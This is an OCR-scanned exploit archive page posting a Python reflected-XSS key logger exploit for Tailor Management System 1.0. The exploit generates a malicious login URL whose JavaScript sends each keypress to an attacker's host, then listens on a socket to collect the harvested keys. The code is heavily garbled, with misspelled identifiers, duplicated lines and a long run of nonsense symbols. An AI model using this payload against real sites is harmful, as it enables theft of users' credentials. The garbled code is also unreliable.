

Search ..

Add New

Tailor MS 1.0 Cross Site Scripting

Authored by Bobby Cooke, hyd3sec

Posted Aug 10, 2020

Tailor MS version 1.0 reflected cross site scripting key logger exploit.


Home Files News About Contact &[SERVICES_TAB]

Related Files

Share This

LinkedIn Reddit Digg StumbleUpon Like TWEE

Ì	Change Mirror Download			
ı				
ı	# Exploit Title: Tailor MS vi.0 - Reflected XSS Key Logger # Exploit Author: Bobby Cooke (boku) & Adeeb Shah (@hyd3sec) # Date: August 9th, 2020			
	<pre># Vendor Homepage: https://www.sourcecodester.com # Software Link: https://www.sourcecodester.com/sites/default/files/download/Warren%20Daloyan/tailor.zip # Version: 1.0</pre>			
	* Tested On: Windows 10 Pro * XAMPP Python 2.7 * OWASP For Pan 2017: A1201-Cross-Site Scripting (XS) * CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') - Type 1 Reflected XS			
	**CINE-US23: Unprotected Transport of Credentials # CVSS Base Score: 6.4 # Impact Subscore: 4.7 # Exploitability Subscore: 1.6 # CVSS 9.3 Vector: AV:NAC:HFR:NS/US:HS:SUUC:HS/I:L/A:L			
	Vulnerability Description: Reflected Cross-Site Scripting (XSS) vulnerability in 'index.php' login-portal webpage of SourceCodesters silor Management System vi.O. allows remote attackers to harvest keys pressed via unauthenticated victim licking malicious URL and typing. uport socket, sys,urllib, re crom thread import; com colorama import Fore, Style			
	F = [Fore.RESET,Fore.BLACK,Fore.RED,Fore.GREEN,Fore.YELLOW,Fore.BLUE,Fore.MAGENTA,Fore.CYAN,Fore.WHITE] S = [Style.RESET_ALL,Style.DIM,Style.NORMAL,Style.BRIGHT] ok = S(31+F2[-21+*V+F2]-21+*V+V+F2[-21+*V+F2]-21+*V+V+F2[-21+*V+F2]-21+*V+V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+F2[-21+*V+F2]-21+*V+V+F2[-21+*V+V+V+V+V+V+V+V+V+V+V+V+V+V+V+V+V+V+V			
	def urlEncode(javascript): return urllib.quote(javascript)			
ı	def genXssPayload(LHOST,LPORT):			
ı	<pre>XSS_PAYLOAD = 'var xhr = new XMLHttpRequest();' XSS_PAYLOAD += 'var xhr = new XMLHttpRequest();' XSS_PAYLOAD += 'document.onkeypress = function keyLogger(key) {'</pre>			
	NOS_PAYLOAD + 'key press = String.fremChartCode (key, which); XSS_PAYLOAD + 'var uri = "http://+LMOST+':\LPORT+'?KEY="key press;' XSS_PAYLOAD + 'whr.open("GET", uri, true);' XSS_PAYLOAD + 'whr.open("GET", uri, true);'			
	ASS_PATIOND == 'Air.open('ubr', vrz, true);' XSS_PATIOND == 'Air.open('ubr', vrz, true);' XSS_PATIOND == 'A'.open('ubr', vrz, true);' XSS_PATIOND == 'A'.open('ubr', vrz, true);' Teturn XSS_PATIOND			
	def clienthread(conn): try:			
	while True: data = conn.recv(1024) key = re.findall(r'KEY\=\w',data)			
	<pre>key = re.sub('KEY\=','', key[0]) print(printKey(key))</pre>			
	if not data: break except:			
	conn.close() def banner():			
	BANNER = S[3]+C+'			
	/ \ / \n' BANNER += C+' ++ ++ ++ ++ ++ ++ ++ ++ ++ ++			
	+ ++ \n' BANNER += C+'			
	BANNER += C*! ++ ++ ++ ++ ++ ++ ++ ++ ++ ++ ++ ++ ++ ++			
	BANNER ** - C*' \ / \ / \ / \ / \ / \ / \ / \ / \ / \			
	<pre>def printKey(key): keyGen = S[3]+C+'</pre>			
	keyGen += C+' \ /\n' keyGen += C+' ++ \n' keyGen += C*' \n'			
	keyGen +- C+' '*R*key+C+' \n' keyGen +- C+' \n' keyGen +- C+' / \n' \ref() +S(0)			
	return keyGen			
	<pre>def header():</pre>			
	<pre>def formatHelp(STRING): return S(3)+F(2)+STRING+S[0]</pre>			
	<pre>ifname == "main": print(header()) print(banner())</pre>			
	<pre>if len(sys.argv) != 4: print(0x+formatHelp(" Usage: python %s <webapp_url> <lhost> <lport>" % sys.argv[0])) print(0x+formatHelp(" Example: python %s 'http://l72.16.65.134/tailor/' '172.16.65.1" 80\r\n" %</lport></lhost></webapp_url></pre>			
	sys.argv[0])) print(err+"Try Again\r\n")			
	<pre>ays.exit(-1) WEBAPP_URL = sys.argv[1] LHOST = sys.argv[2]</pre>			
	LPORT - sys.argv[3] if not re.match(r*.*/s", WEBAPP_URL): WEBAPP_URL - WEBAPP_URL+'/r			
	WEBAPP_URL = WEBAPP_URL = 'index.php' PATLOAN = gen&ssayload (LHOST, LEORT) ENCODED_PATLOAD = urlEncode (PATLOAD)			
	print(ok+F[0]+'To '+S[3]+F[2]+'Harvest Keys'+F[0]+S[0]+', have a'+F[3]+' User '+F[0]+'visit '+F[5]+'this URL'+F[0]+' and '+F[7]+'Login'+F[0]+':\r\n')			
	<pre>print(S[3]*F[5]*MEBAPP_URL*'? erro=ALL#20YOUR\$20K3Y\$\20XAFE\20BELONG\20T0\20US.\220'+ENCODED_PAYLOAD+S[0]+'\r\n') LPORT = int(LPORT)</pre>			
	s = socket.socket.AF_INET, socket.SOCK_STREAM) s.bind((LMOST,LFORT)) print(oks[1]+de*Binding to Socket."+F[0]+S[0])			
	<pre>s.listen(100) print(ok+S[1]+G+"Listening on Socket for incoming connections."+F[0]+S[0])</pre>			
	<pre>try: while 1: conn, addr = s.accept()</pre>			
	<pre>start_new_thread(clientthread ,(conn,)) except: s.close()</pre>			
1				





T. Weber 4 files

File Tags	File Archives
ActiveX (932)	December 2022
Advisory (79,754)	November 2022
Arbitrary (15,694)	October 2022
BBS (2,859)	September 2022
Bypass (1,619)	August 2022
CGI (1,018)	July 2022
Code Execution (6,926)	June 2022
Conference (673)	May 2022
Cracker (840)	April 2022
CSRF (3,290)	March 2022
DoS (22,602)	February 2022
Encryption (2,349)	January 2022
Exploit (50,359)	Older
File Inclusion (4,165)	
File Upload (946)	Systems
Firewall (821)	AIX (426)
Info Disclosure (2,660)	Apple (1,926)
Intrusion Detection (867)	BSD (370)
Java (2,899)	CentOS (55)
JavaScript (821)	Cisco (1,917)
Kernel (6,291)	Debian (6,634)
Local (14,201)	Fedora (1,690)
Magazine (586)	FreeBSD (1,242)
Overflow (12,419)	Gentoo (4,272)
Perl (1,418)	HPUX (878)
PHP (5,093)	iOS (330)
Proof of Concept (2,291)	iPhone (108)
Protocol (3,435)	IRIX (220)
Python (1,467)	Juniper (67)
Remote (30,044)	Linux (44,315)
Root (3,504)	Mac OS X (684)
Ruby (594)	Mandriva (3,105)
Scanner (1,631)	NetBSD (255)
Security Tool (7,777)	OpenBSD (479)
Shell (3,103)	RedHat (12,469)
Shellcode (1,204)	Slackware (941)
Sniffer (886)	Solaris (1,607)

Login or Register to add favorites

Spoof (2,166) SUSE (1,444) SQL Injection (16,102) Ubuntu (8,199) TCP (2,379) UNIX (9,159) Windows (6,511) UDP (876) Virus (662) Other Vulnerability (31,136) Web (9,365) Whitepaper (3,729)

x86 (946) XSS (17,494) Other



Site Links

News by Month News Tags

Files by Month

File Tags
File Directory

About Us

History & Purpose Contact Information Terms of Service

Privacy Statement Copyright Information

Hosting By

Rokasec



